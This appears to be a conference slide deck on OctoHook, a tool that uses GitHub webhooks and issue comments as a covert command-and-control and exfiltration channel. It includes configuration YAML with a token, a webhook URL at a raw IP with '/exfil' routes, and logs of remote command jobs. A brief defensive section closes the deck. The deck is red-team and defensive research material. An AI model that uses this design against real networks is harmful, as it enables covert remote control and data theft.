
- Extensively used and Popular. Advantage
- Developer friendly. Full featured WebHook API. Advantage
- [Mostly] allowed. Advantage
- OpSec features. TLS, tokens, HMAC on request. HTTP. Advantage
- Developers drive internal adoption. Advantage



OctoHook – a GitHub C2 Broker Toolkit



- Register OctoHook Server Webhook w/Github
- Use OctoHook Client to send request to the OctoHook Server over Github (Store and forward)
- Github site will drive the WebHook to Octohook Server.
- The WebHook will reach to your C2 OctoHook Server and execute a command on your C2 server.
- The C2 will store response of you command on Github.
- You will fetch the response locally from Gihub site to your OctoHook Client



Octohook: Github WebHook setup

Webhooks / Manage webhook

We'll send a POST request to the URL below with details of any subscribed events. You can also specify which data format you'd like to receive (JSON, x-www-form-urlencoded, etc). More information can be found in [our developer documentation](#).

Payload URL *

`https://192.34.57.211:8080/exfil1/`

Content type

`application/json`

Secret

Active


We will deliver event details when this hook is triggered.

Update webhook

Delete webhook



GitHub WebHook events



Which events would you like to trigger this webhook?

- Just the push event.
- Send me everything.
- Let me select individual events.

<input type="checkbox"/> Commit comment Commit or diff commented on.	<input type="checkbox"/> Create Branch or tag created.
<input type="checkbox"/> Delete Branch or tag deleted.	<input type="checkbox"/> Deployment Repository deployed.
<input type="checkbox"/> Deployment status Deployment status updated from the API.	<input type="checkbox"/> Fork Repository forked.
<input type="checkbox"/> Gollum Wiki page updated.	<input checked="" type="checkbox"/> Issue comment Issue comment created, edited, or deleted.
<input checked="" type="checkbox"/> Issues Issue opened, edited, closed, reopened, assigned, unassigned, labeled, unlabeled, milestone, or demilestone.	<input type="checkbox"/> Label Label created, edited or deleted.
<input type="checkbox"/> Member Collaborator added to, removed from, or has changed permissions for a repository.	<input type="checkbox"/> Milestone Milestone created, closed, opened, edited, or deleted.
<input type="checkbox"/> Page build Pages site built.	<input type="checkbox"/> Project Project created, updated, or deleted.
<input type="checkbox"/> Project card Project card created, updated, or deleted.	<input type="checkbox"/> Project column Project column created, updated, moved or deleted.




Github Webhook: OpSec

Payload URL *

Content type

Secret

 →

Github is trying to make communication secure. **Use it to your advantage**



Octohook Agent Request Delivery Mechanisms

- Every client is an Agent.
 - Unique Identifier.
- Command Delivery
 - Over Git issues
 - Straight YAML/JSON
 - Templates
- Initial Logon:
 - Git app tokens




```
# Directives to guide interface with Github API
github: &github
  # Github Repo
  git_repo_name: 'exfil1'
  # Github User name allowed to Github repo
  git_user_name: 'drtkn'
  # Github app token to be used in place of passwords
  # See: https://github.com/settings/tokens
  git_app_token: 'cb07d47ed051d071386c49f9ac34cd30272390e4'
  # Github RTM Rate limiting to 3 seconds per poll (Chunky Comment posts)
  git_rlimit: 3
  # Github Limit Issue comment size
  git_comm_limit: 65535
```



Octohook Agent Response Delivery Mechanisms

- Issue states: Client opens. Server closes
- Responses over Comments to Issues.
- Large responses are split across multiple comments, reassembled by client.



The screenshot shows a GitHub Issues page with the search bar set to "is:issue is:open". The results list several issues, all of which are labeled "OS Exec". Each "OS Exec" issue has a long, multi-line comment body. A zoomed-in view of one of these comments is shown in a separate window, illustrating that the comment body is a series of line-separated log entries. The log entries appear to be command-line outputs, likely representing the results of system calls or process monitoring.

Filters: is:issue is:open

Labels: Auth

11 Open 587 Closed

OS Exec a932e9f5-2501-4c60-b5da-8a61ac244792 #539 opened 13 days ago by drtkn

OS Exec a932e9f5-2501-4c60-b5da-8a61ac244792 #529 opened 13 days ago by drtkn

OS Exec a932e9f5-2501-4c60-b5da-8a61ac244792 #522 opened 13 days ago by drtkn

OS Exec a932e9f5-2501-4c60-b5da-8a61ac244792 #519 opened 13 days ago by drtkn

OS Exec a932e9f5-2501-4c60-b5da-8a61ac244792 #518 opened 13 days ago by drtkn

OS Exec a932e9f5-2501-4c60-b5da-8a61ac244792 #517 opened 13 days ago by drtkn


OS Exec a932e9f5-2501-4c60-b5da-8a61ac244792 #513 opened 13 days ago by drtkn

OS Exec a932e9f5-2501-4c60-b5da-8a61ac244792 #512 opened 13 days ago by drtkn




Octohook Content Response Delivery Mechanisms

- Over Git uploads per agent directory
- Issue states and status updated over issue comments



Scenario: Need tools infiltrated.

Github Server Request / Response polling loop



Avoid asking “Are we there Yet?”


- Throttling (Github and Octohook)
- Manual polling command results
- Inconvenient. Asynchronous but not real time

```
root@slacker> viewhooks 16 May 2017 05:31:42
HookId:12005279, Name:web, Active?True, Destination:https://192.34.57.211:8080/exfil1/
HookId:13786207, Name:web, Active?True, Destination:https://192.34.57.211:8081/exfil2/
root@slacker> checkissues 16 May 2017 05:32:15
0) 615 [closed@2017-05-16 02:27:45] - File Put
1) 614 [closed@2017-05-16 02:27:36] - OS Exec
2) 613 [closed@2017-05-16 02:25:42] - OS Exec
3) 612 [closed@2017-05-16 02:22:48] - OS Exec
4) 611 [closed@2017-05-15 16:42:14] - File Put
root@slacker> | 16 May 2017 05:32:15
```

Can we Improve?




Octohook: Bidirectional Asynchronous Comms



Before: A Poll from client (OK)

We can make it asynch broadcast (Better)





Octohook: Multi-hook C2 Broker

GitHub Octohook Swarm.

- IPs.
- Ports
- Resources




Github allows up to 20 Web Hooks.

✓ https://192.34.57.211:8080/exfil1/ (issues and issue_comme...)	Edit	Delete
✓ https://192.34.57.211:8081/exfil2/ (issues and issue_comme...)	Edit	Delete



Octohook: Roles

Web Role (Parallel)	Command Role (Exclusive)
Client Side	Client Side
Server Side	Server Side





Octohook: Roles

```
---  
# General operating directives  
boot: &boot  
  # Internal Queue # requests/responses (modify with care)  
  queue_watermark: 1000  
  # What is our unique operational agent id  
  agentid: 'a932e9f5'  
  # Where the logs are  
  logfile: 'logs/octohook_client.log'  
  # Level of verbosity  
  loglevel: 'debug'  
  
# Octohook client side roles: has a command service and an optional web service  
# Octohook server side roles: has a command service and a web service  
roles:  
  # Web service can operate as both roles: {client|server}  
  web:  
    client: True  
    server: False  
  # Command service mutually exclusive role: <client|server>  
  cmd: 'client'  
  
# Directives to guide interface with Github API  
github: &github
```

```
# Directives for the client side  
client:  
  general:  
    github: *github  
    boot: *boot  
  # Specify how the webserver will bootstrap  
  web:  
    # IP to listen on  
    host: 0.0.0.0  
    # Port to listen on  
    port: 8081  
    # We want to run embedded bottle webserver thread as daemon,  
    # no need to see messages from it  
    quiet: True  
    # Enable debugging of bottle if you need to  
    debug: False  
    # Communicating securely to Github  
    # Use scripts in 'util' to generate the needed keys  
    certificate: 'keys/server.pem'  
    # Routing  
    hook_route: '/exfil2/'  
  cmd:  
    # Where supported request templates are stored  
    template_dir: "./templates"
```

Client

```
# Directives for the client side  
server:  
  general:  
    github: *github  
    boot: *boot  
  # Specify how the webserver will bootstrap  
  web:  
    # IP to listen on  
    host: 0.0.0.0  
    # Port to listen on  
    port: 8080  
    # We want to run embedded bottle webserver thread as daemon,  
    # no need to see messages from it  
    quiet: True  
    # Enable debugging of bottle if you need to  
    debug: False  
    # Communicating securely to Github  
    # Use scripts in 'util' to generate the needed keys  
    certificate: 'keys/server.pem'  
    # Routing  
    hook_route: '/exfil1/'  
  cmd:
```

Server

Demo

1. Asynchronous Command Execution. Polling
2. Asynchronous Bidirectional Command Response Delivery
3. Asynchronous Content Delivery
4. Auxiliary Features




Octohook C2 Broker Now

- Cross-Platform (Command Role only for now)
- Real time/Asynchronous notification
- On demand response monitoring (Git Issue polling)
- Execute on server, find content and upload to GitHub for retrieval
- Single process embedded command server, and the web server
- Extensible with command plugins.
- Request throttling aware.
- Can be coded for exfiltration.
- Can be coded for infiltration



Octohook C2 Broker What's Next



- Broadcast across all agents. Swarming capability.
- Send commands/receive commands from specific agents.
- Role (re-)assignment.
- Request to specific Agent
- Simultaneous execution on multiple agents.
- Flip C2 direction (e.g. to the inside).

Defense and Mitigation

WebHooks are here to stay. GitHub proxy is just one example.

- Behavioral rules are best to see what is “normal” for your org.
- Allow specific developer workstations access to Github.
- Take a hard look of who and why is using GitHub in your org. Chances are Github is probably used everywhere in your org.
- Allow access to only specific Repo paths if possible.

Riding the Social coding and collaboration wave will most likely continue.

- Survey what public cloud portals with webhooks are being used internally. Slack, CI tools, Video and Meeting software.

Questions?

Code: <https://github.com/dsnezhkov/octohook>



Follow updates / Stay in touch @Op_nomad

Thank you!